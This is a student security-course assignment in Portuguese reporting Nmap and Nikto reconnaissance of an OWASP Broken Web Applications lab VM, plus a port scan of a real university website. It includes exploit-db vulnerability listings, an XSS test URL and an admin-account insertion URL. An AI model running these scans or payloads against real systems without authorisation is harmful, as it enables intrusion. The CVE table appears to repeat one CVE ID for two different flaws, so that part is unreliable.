Segurança em Computação
Trabalho Individual 4

Adriano Tosetto - 15104099

28 de maio de 2019

Parte I
NMAP

1 Questão 1

nmap –sV -O 10.1.2.6

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-22 19:53 EDT
Nmap scan report for 10.1.2.6
Host is up (0.00082s latency).
Not shown: 991 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
    ↪ Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
    ↪ OpenSSL...)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap Courier Imapd (released 2008)
443/tcp open ssl/https?
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open java-rmi Java RMI
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open http Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please
    ↪ submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
    ↪ service :
SF-Port5001-TCP:V=7.70%I=7%D=5/22%Time=5CE5E0FC%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
MAC Address: 08:00:27:E4:19:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.
    ↪ org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.96 seconds
```

A saída tem 4 colunas, **port**, **state**, **service** e **version**. service é o serviço remoto, state é o estado dele, port é a porta onde o mesmo está rodando. A flag *-sV* habilita a detecção de versão e a flag *-O* habilita a detecção de versão do sistema operacional.

2 Questão 2

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-22 20:38 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:38
Completed NSE at 20:38, 0.00s elapsed
Initiating NSE at 20:38
Completed NSE at 20:38, 0.00s elapsed
Initiating ARP Ping Scan at 20:38
Scanning 10.1.2.6 [1 port]
Completed ARP Ping Scan at 20:38, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:38
Completed Parallel DNS resolution of 1 host. at 20:38, 0.05s elapsed
Initiating SYN Stealth Scan at 20:38
Scanning 10.1.2.6 [1000 ports]
Discovered open port 80/tcp on 10.1.2.6
Discovered open port 139/tcp on 10.1.2.6
Discovered open port 8080/tcp on 10.1.2.6
Discovered open port 445/tcp on 10.1.2.6
Discovered open port 143/tcp on 10.1.2.6
Discovered open port 22/tcp on 10.1.2.6
Discovered open port 443/tcp on 10.1.2.6
Discovered open port 8081/tcp on 10.1.2.6
Discovered open port 5001/tcp on 10.1.2.6
Completed SYN Stealth Scan at 20:38, 0.12s elapsed (1000 total ports)
Initiating Service scan at 20:38
Scanning 9 services on 10.1.2.6
Completed Service scan at 20:38, 14.04s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against 10.1.2.6
NSE: Script scanning 10.1.2.6.
Initiating NSE at 20:38
Completed NSE at 20:40, 90.48s elapsed
Initiating NSE at 20:40
Completed NSE at 20:40, 0.03s elapsed
Nmap scan report for 10.1.2.6
Host is up (0.00093s latency).
Not shown: 991 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|_ 2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp open http Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
    ↪ Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
    ↪ OpenSSL...)
|_http-favicon: Unknown favicon MD5: 1F8C0B08FB6B556A6587517A8D5F290B
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS TRACE
```

```
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
    ↪ Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
    ↪ OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_http-title: owaspbwa OWASP Broken Web Applications
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap Courier Imapd (released 2008)
|_imap-capabilities: CAPABILITY NAMESPACE UIDPLUS completed SORT OK ACL2=UNIONA0001
    ↪ THREAD=REFERENCES QUOTA ACL THREAD=ORDEREDSUBJECT IDLE IMAP4rev1 CHILDREN
443/tcp open ssl/https?
|_ssl-date: 2019-05-22T21:38:46+00:00; -3h00m03s from scanner time.
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open java-rmi Java RMI
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title.
8081/tcp open http Jetty 6.1.25
| http-methods:
| Supported Methods: GET HEAD POST TRACE OPTIONS
|_ Potentially risky methods: TRACE
|_http-server-header: Jetty(6.1.25)
|_http-title: Choose Your Path
1 service unrecognized despite returning data. If you know the service/version, please
    ↪ submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
    ↪ service :
SF-Port5001-TCP:V=7.70%I=7%D=5/22%Time=5CE5EB8E%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
MAC Address: 08:00:27:E4:19:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Uptime guess: 0.036 days (since Wed May 22 19:48:08 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=200 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h00m02s, deviation: 0s, median: -3h00m03s
| nbstat: NetBIOS name: OWASPBWA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (
    ↪ unknown)
| Names:
| OWASPBWA<00> Flags: <unique><active>
| OWASPBWA<03> Flags: <unique><active>
| OWASPBWA<20> Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| WORKGROUP<1d> Flags: <unique><active>
| WORKGROUP<1e> Flags: <group><active>
|_ WORKGROUP<00> Flags: <group><active>
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
```

```
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 0.93 ms 10.1.2.6

NSE: Script Post-scanning.
Initiating NSE at 20:40
Completed NSE at 20:40, 0.00s elapsed
Initiating NSE at 20:40
Completed NSE at 20:40, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.
    ↪ org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.80 seconds
          Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.374KB)
```

A flag *-A* significa *Agressive*. Nos logs, é possível ver que é feito um *tracerout* (mostra a rota de um *hop* da sua máquina origem até o a máquina destinho). Ele também faz a detecção de serviços e suas versões (e.g ssh). Ele também verifica portas abertas e faz um *SYN Stealth Scan*.

3 Questão 3

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-22 20:44 EDT
Initiating Ping Scan at 20:44
Scanning www.ufsc.br (150.162.2.10) [4 ports]
Completed Ping Scan at 20:44, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:44
Completed Parallel DNS resolution of 1 host. at 20:44, 0.12s elapsed
Initiating SYN Stealth Scan at 20:44
Scanning www.ufsc.br (150.162.2.10) [10 ports]
Discovered open port 443/tcp on 150.162.2.10
Discovered open port 80/tcp on 150.162.2.10
Completed SYN Stealth Scan at 20:44, 1.32s elapsed (10 total ports)
Nmap scan report for www.ufsc.br (150.162.2.10)
Host is up, received reset ttl 255 (0.015s latency).
Other addresses for www.ufsc.br (not scanned): 2801:84:0:2::10
rDNS record for 150.162.2.10: paginas.ufsc.br

PORT STATE SERVICE REASON
21/tcp filtered ftp no-response
22/tcp filtered ssh no-response
23/tcp filtered telnet no-response
25/tcp filtered smtp no-response
80/tcp open http syn-ack ttl 64
110/tcp filtered pop3 no-response
139/tcp filtered netbios-ssn no-response
443/tcp open https syn-ack ttl 64
445/tcp filtered microsoft-ds no-response
3389/tcp filtered ms-wbt-server no-response

Read data files from: /usr/bin/../share/nmap
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.72 seconds
          Raw packets sent: 22 (944B) | Rcvd: 3 (128B)
```

Esse comando dá as portas e seus estados. O estado ***open*** mostrado no log significa que o nmap recebeu um *SYN/ACK* na hora de tentar conexão. O estado ***closed*** significa que o NMAP recebeu um **RST** como resposta e o estado ***filtered*** significa que ele recebeu nenhuma resposta do servidor ou uma mensagem de erro. A flag *–top-ports* significa as portas que têm maior probabilidade de estarem abertas.

4 Questão 4

Comando escolhido:

```
nmap -sP 10.1.2.0/24
```

Saída:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-26 14:53 EDT
Nmap scan report for tosetto-Inspiron-3437 (10.1.2.3)
Host is up (0.00021s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 10.1.2.4
Host is up (0.00038s latency).
MAC Address: 08:00:27:60:DB:AB (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.1.2.6
Host is up (0.0022s latency).
MAC Address: 08:00:27:E4:19:EB (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.1.2.5
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.21 seconds
```

A saída é simples, ele procura todos os hosts da rede que estão *up*. É possível notar que o IP do owasp está listado, assim como o IP da Kali. A flag *-sP* diz ao NMAP usar o *ICMP (Internet Control Message Protocol)* e não realizar *port scan*

5 Questão 5

1. a) SYN Scan não estabelece uma conexão cheia. No SYN Scan, o atacante tenta estabelecer uma conexão TCP/IP com o servidor em cada porta possível. Ele envia um pacote SYN para cada porta possível como se quisesse iniciar um *three-way handshake*. Se o servidor responder com SYN/ACK, então a porta está aberta e vulnerável. O atacante então pode mandar um pacote RST para que o servidor assuma que houve um erro de comunicação. De toda a forma, a porta continua aberta e passível de ataque. Nesse tipo de Scan, são possíveis 3 estados: **open**, **close** e **filtered**.



Figura 1: **Open** State



Figura 2: **Close** State



Figura 3: **Filtered** State

O TCP Scan estabelece uma conexão via chamada de sistema. Ele é uma conexão completa, dessa forma leva mais tempo para executar, no entanto, é mais provável que *Firewalls* não bloqueiem essa conexão se comparado com a anterior.

2. b) Questões 1 usa **Scan de conexão TCP**
   A questão 2 usa **SYN SCAN** pois aparece no log do terminal que foi usada essa opção.
   A questão 3 usa **SYN SCAN** por causa da flag *-sS*

3. c) Usando o nmap com os scripts NSE, é possível listar vulnerabilidades CVE, o seguinte comando foi executado:

```
nmap --script vulscan --script-args vulscandb=exploitdb.csv -sV -p8080 10.1.2.6
```

E resultou na seguinte saída:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-27 10:36 EDT
Nmap scan report for 10.1.2.6
Host is up (0.00051s latency).

PORT STATE SERVICE VERSION
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| vulscan: exploitdb.csv:
| [30191] Apache MyFaces Tomahawk JSF Framework 1.1.5 Autoscroll Parameter Cross
    ↪ Site Scripting Vulnerability
| [27095] Apache Tomcat / Geronimo 1.0 Sample Script cal2.jsp time Parameter XSS
| [23244] WrenSoft Zoom Search Engine 2.0 Build: 1018 Cross-Site Scripting
    ↪ Vulnerability
| [19536] Apache <= 1.1,NCSA httpd <= 1.5.2,Netscape Server 1.12/1.1/2.0 a nph-test-
    ↪ cgi Vulnerability
| [30983] ExpressionEngine 1.2.1 HTTP Response Splitting and Cross Site Scripting
    ↪ Vulnerabilities
| [30980] AwesomeTemplateEngine 1 Multiple Cross-Site Scripting Vulnerabilities
| [30543] Doomsday Engine 1.8.6/1.9 - Multiple Remote Vulnerabilities
```

```
| [29930] Apache AXIS 1.0 Non-Existent WSDL Path Information Disclosure
    ↪ Vulnerability
| [29012] DMXReady Site Engine Manager 1.0 Index.ASP SQL Injection Vulnerability
| [28874] Exhibit Engine 1.22 fstyles.php toroot Parameter Remote File Inclusion
| [28873] Exhibit Engine 1.22 fetchsettings.php toroot Parameter Remote File
    ↪ Inclusion
| [27980] Alex DownloadEngine 1.4.1 Comments.PHP SQL Injection Vulnerability
| [27823] OpenEngine 1.7/1.8 Template Unauthorized Access Vulnerability
| [27574] Basic Analysis and Security Engine 1.2.4 PrintFreshPage Cross-Site
    ↪ Scripting Vulnerability
| [27127] PMachine ExpressionEngine 1.4.1 HTTP Referrer HTML Injection Vulnerability
| [27096] Apache Geronimo 1.0 Error Page XSS
| [26542] Apache Struts 1.2.7 Error Response Cross-Site Scripting Vulnerability
| [26395] Basic Analysis And Security Engine 1.2 Base_qry_main.PHP SQL Injection
    ↪ Vulnerability
| [25625] Apache 1.3.x HTDigest Realm Command Line Argument Buffer Overflow
    ↪ Vulnerability (2)
| [25624] Apache 1.3.x HTDigest Realm Command Line Argument Buffer Overflow
    ↪ Vulnerability (1)
| [24694] Apache 1.3.x mod_include Local Buffer Overflow Vulnerability
| [23752] Digital Reality Game Engine 1.0.x Remote Denial of Service Vulnerability
| [23751] Apache Cygwin 1.3.x/2.0.x Directory Traversal Vulnerability
| [23314] Serious Sam Engine 1.0.5 - Remote Denial of Service Vulnerability
| [22961] Gallery 1.2/1.3.x Search Engine Cross-Site Scripting Vulnerability
| [22505] Apache Mod_Access_Referer 1.0.2 NULL Pointer Dereference Denial of Service
    ↪  Vulnerability
| [22068] Apache 1.3.x,Tomcat 4.0.x/4.1.x Mod_JK Chunked Encoding Denial of Service
    ↪ Vulnerability
| [21885] Apache 1.3/2.0.x Server Side Include Cross Site Scripting Vulnerability
| [21560] Apache 1.x/2.0.x Chunked-Encoding Memory Corruption Vulnerability (2)
| [21559] Apache 1.x/2.0.x Chunked-Encoding Memory Corruption Vulnerability (1)
| [21534] Apache Tomcat 3/4 JSP Engine Denial of Service Vulnerability
| [21350] Apache Win32 1.3.x/2.0.x Batch File Remote Command Execution Vulnerability
| [21295] GNUJSP 1.0 File Disclosure Vulnerability
| [21257] AHG Search Engine 1.0 Search.CGI Arbitrary Command Execution Vulnerability
| [21204] Apache 1.3.20 Win32 PHP.EXE Remote File Disclosure Vulnerability
| [21067] Apache 1.0/1.2/1.3 Server Address Disclosure Vulnerability
| [21002] Apache 1.3 Possible Directory Index Disclosure Vulnerability
| [20911] Apache 1.3.14 Mac File Protection Bypass Vulnerability
| [20695] Apache 1.3 Artificially Long Slash Path Directory Listing Vulnerability
    ↪ (4)
| [20694] Apache 1.3 Artificially Long Slash Path Directory Listing Vulnerability
    ↪ (3)
| [20693] Apache 1.3 Artificially Long Slash Path Directory Listing Vulnerability
    ↪ (2)
| [20692] Apache 1.3 Artificially Long Slash Path Directory Listing Vulnerability
    ↪ (1)
| [20595] NCSA 1.3/1.4.x/1.5,Apache httpd 0.8.11/0.8.14 ScriptAlias Source Retrieval
    ↪  Vulnerability
| [20558] Apache 1.2 Web Server DoS Vulnerability
| [20466] Apache 1.3 Web Server with Php 3 File Disclosure Vulnerability
| [20457] Microsoft SQL Server 7.0/2000,Data Engine 1.0/2000 xp_peekqueue Buffer
    ↪ Overflow Vulnerability
| [20456] Microsoft SQL Server 7.0/2000,Data Engine 1.0/2000 xp_showcolv Buffer
```

```
|     ↪ Overflow Vulnerability
| [20451] Microsoft SQL Server 7.0/2000,Data Engine 1.0/2000 xp_displayparamstmt
|     ↪ Buffer Overflow Vulnerability
| [20435] Apache 0.8.x/1.0.x,NCSA httpd 1.x test-cgi Directory Listing Vulnerability
| [20429] Caucho Technology Resin 1.2 JSP Source Disclosure Vulnerability
| [20272] Apache 1.2.5/1.3.1,UnityMail 2.0 MIME Header DoS Vulnerability
| [20210] Apache 1.3.12 WebDAV Directory Listings Vulnerability
| [20172] ManageEngine Mobile Application Manager 10 - SQL Injection
| [20171] ManageEngine Application Manager 10 - Multiple Vulnerabilities
| [19975] Apache 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 Root Directory Access
|     ↪ Vulnerability
| [18031] phpLDAPadmin <= 1.2.1.1 (query_engine) Remote PHP Code Injection
| [18021] phpLDAPadmin <= 1.2.1.1 (query_engine) Remote PHP Code Injection Exploit
| [17639] XpressEngine 1.4.5.7 Persistent XSS Vulnerability
| [16798] Apache mod_jk 1.2.20 Buffer Overflow
| [15710] Apache Archiva 1.0 - 1.3.1 CSRF Vulnerability
| [15557] openEngine 2.0 100226 LFI and XSS Vulnerabilities
| [12721] Apache Axis2 1.4.1 - Local File Inclusion Vulnerability
| [12550] Netvidade engine 1.0 - Multiple Vulnerabilities
| [8994] AWScripts Gallery Search Engine 1.x Insecure Cookie Vulnerability
| [8414] XEngineSoft PMS/MGS/NM/AMS 1.0 (Auth Bypass) SQL Injection Vulns
| [8408] X10Media Mp3 Search Engine < 1.6.2 Admin Access Vulnerability
| [7158] Alex Article-Engine 1.3.0 (fckeditor) Arbitrary File Upload Vulnerability
| [7157] Alex News-Engine 1.5.1 - Remote Arbitrary File Upload Vulnerability
| [7074] X10media Mp3 Search Engine <= 1.6 - Remote File Disclosure Vulnerability
| [6480] x10media mp3 search engine 1.5.5 - Remote File Inclusion Vulnerability
| [6239] Ruby <= 1.9 (regex engine) Remote Socket Memory Leak Exploit
| [6100] Apache mod_jk 1.2.19 Remote Buffer Overflow Exploit (win32)
| [5834] Comparison Engine Power 1.0 - Blind SQL Injection Exploit
| [4093] Apache mod_jk 1.2.19/1.2.20 Remote Buffer Overflow Exploit
| [3605] Picture-Engine <= 1.2.0 (wall.php cat) Remote SQL Injection Exploit
| [3384] Ubuntu/Debian Apache 1.3.33/1.3.34 (CGI TTY) Local Root Exploit
| [3104] PPC Search Engine 1.61 (INC) Multiple Remote File Include Vulnerabilities
| [2850] Exhibit Engine <= 1.22 (styles.php) Remote File Include Vulnerability
| [2521] Download-Engine <= 1.4.2 (spaw) Remote File Include Vulnerability
| [2509] Exhibit Engine <= 1.5 RC 4 (photo_comment.php) File Include Exploit
| [2480] phpBB Security Suite Mod 1.0.0 (logger_engine.php) Remote File Include
| [2237] Apache < 1.3.37, 2.0.59, 2.2.3 (mod_rewrite) Remote Overflow PoC
| [1750] Quake 3 Engine 1.32b R_RemapShader() Remote Client BoF Exploit
| [587] Apache <= 1.3.31 mod_include Local Buffer Overflow Exploit
| [466] htpasswd Apache 1.3.31 - Local Exploit
| [132] Apache 1.3.x - 2.0.48 - mod_userdir Remote Users Disclosure Exploit
| [126] Apache mod_gzip (with debug_mode) <= 1.2.26.1a Remote Exploit
| [67] Apache 1.3.x mod_mylo Remote Code Execution Exploit
|
|_
MAC Address: 08:00:27:E4:19:EB (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org
    ↪ /submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.30 seconds
```

CVEs		
Vulnerabilidade no Log	Código CVE 2	Link CVE
Apache Tomcat / Geronimo 1.0 Sample Script cal2.jsp time Parameter XSS	CVE-2006-0254	Link
Apache Win32 1.3.x/2.0.x Batch File Remote Command Execution Vulnerability	CVE-2002-0061	Link
phpLDAPadmin 1.2.1.1 <= (query_engine) Remote PHP Code Injection	CVE-2011-4075	Link
Apache mod_jk 1.2.19/1.2.20 Remote Buffer Overflow Exploit	CVE-2011-4075	Link
Apache 1.2.5/1.3.1,UnityMail 2.0 MIME Header DoS Vulnerability	CVE-1999-0926	Link

Parte II
Nikto

6 Questão 6

6.1 a)

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP: 10.1.2.6
+ Target Hostname: 10.1.2.6
+ Target Port: 80
+ Start Time: 2019-05-24 19:35:56 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
    ↪ proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
    ↪ Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
    ↪ protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
    ↪  the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Phusion_Passenger/4.0.38 appears to be outdated (current is at least 4.0.53)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
    ↪  is the EOL for the 2.x branch.
+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.8)
+ Python/2.6.5 appears to be outdated (current is at least 2.7.8)
+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 7.2.12). PHP 5.6.33,
    ↪ 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Perl/v5.10.1 appears to be outdated (current is at least v5.20.0)
```

```
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on
    ↪ server version)
+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and
    ↪ 0.9.8zc are also current.
+ proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily
    ↪ brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The
    ↪ following alternatives for 'index' were found: index.php
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via
    ↪  a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false
    ↪ positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 -
    ↪ mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow
    ↪  a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082,
    ↪ OSVDB-756.
+ /WackoPicko/guestbook/guestbookdat: PHP-Gastebuch 1.60 Beta reveals sensitive
    ↪ information about its configuration.
+ /WackoPicko/guestbook/pwd: PHP-Gastebuch 1.60 Beta reveals the md5 hash of the admin
    ↪ password.
+ /WackoPicko/guestbook/admin.php: Guestbook admin page available without authentication.
+ OSVDB-52975: /WackoPicko/guestbook/admin/o12guest.mdb: Ocean12 ASP Guestbook Manager
    ↪ allows download of SQL database which contains admin password.
+ OSVDB-2754: /WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(document.domain);%3C/
    ↪ script%3E: MPM Guestbook 1.2 and previous are vulnreable to XSS attacks.
+ OSVDB-5034: /WackoPicko/admin/login.php?action=insert&username=test&password=test:
    ↪ phpAuction may allow user admin accounts to be inserted without proper
    ↪ authentication. Attempt to log in with user 'test' password 'test' to verify.
+ OSVDB-12184: /WackoPicko/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
    ↪ potentially sensitive information via certain HTTP requests that contain specific
    ↪ QUERY strings.
+ OSVDB-12184: /WackoPicko/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals
    ↪ potentially sensitive information via certain HTTP requests that contain specific
    ↪ QUERY strings.
+ OSVDB-12184: /WackoPicko/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals
    ↪ potentially sensitive information via certain HTTP requests that contain specific
    ↪ QUERY strings.
+ OSVDB-12184: /WackoPicko/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals
    ↪ potentially sensitive information via certain HTTP requests that contain specific
    ↪ QUERY strings.
+ OSVDB-3268: /WackoPicko/cart/: Directory indexing found.
+ OSVDB-3092: /WackoPicko/cart/: This might be interesting...
+ OSVDB-3268: /WackoPicko/css/: Directory indexing found.
+ OSVDB-3092: /WackoPicko/css/: This might be interesting...
+ OSVDB-3092: /WackoPicko/guestbook/: This might be interesting...
+ OSVDB-3092: /WackoPicko/test/: This might be interesting...
+ OSVDB-3268: /WackoPicko/users/: Directory indexing found.
+ OSVDB-3092: /WackoPicko/users/: This might be interesting...
+ OSVDB-3268: /WackoPicko/images/: Directory indexing found.
+ /WackoPicko/admin/login.php: Admin login page/section found.
```

```
+ OSVDB-3092: /WackoPicko/test.php: This might be interesting...
+ 7916 requests: 0 error(s) and 43 item(s) reported on remote host
+ End Time: 2019-05-24 19:36:43 (GMT-4) (47 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

6.2 b)

Pontos importantes:

1. Pontos importantes

   - ```
     Cookie PHPSESSID created without the httponly flag
     ```

     Quando um cookie é setado com a flag *HTTPOnly* flag, isso diz ao browser que o *cookie* só pode ser acessado pelo servidor e não por um script do cliente.

   - ```
     /WackoPicko/guestbook/pwd: PHP-Gastebuch 1.60 Beta reveals the md5 hash
         ↪ of the admin password
     ```

     Como visto na própria disciplina, a função de hash **md5** é vulnerável. O atacante poderia gerar múltiplas hashes com diferentes textos para tentar chegar em algum texto que gere a hash da senha do admin.

   - ```
     + OSVDB-5034: /WackoPicko/admin/login.php?action=insert&username=test&
         ↪ password=test: phpAuction may allow user admin accounts to be
         ↪ inserted without proper authentication. Attempt to log in with
         ↪ user 'test' password 'test' to verify.
     ```

     O próprio log do **Nikto** já diz o problema.

   - ```
     /WackoPicko/guestbook/admin.php: Guestbook admin page available without
         ↪ authentication.
     ```

     ```
     URI  /WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(document.
         ↪ domain);%3C/script%3E
     HTTP Method  GET
     Description  /WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(
         ↪ document.domain);%3C/script%3E: MPM Guestbook 1.2 and previous are
         ↪  vulnreable to XSS attacks.
     Test Links  http://10.1.2.6:80/WackoPicko/guestbook/?number=5&lng=%3
         ↪ Cscript%3Ealert(document.domain);%3C/script%3E
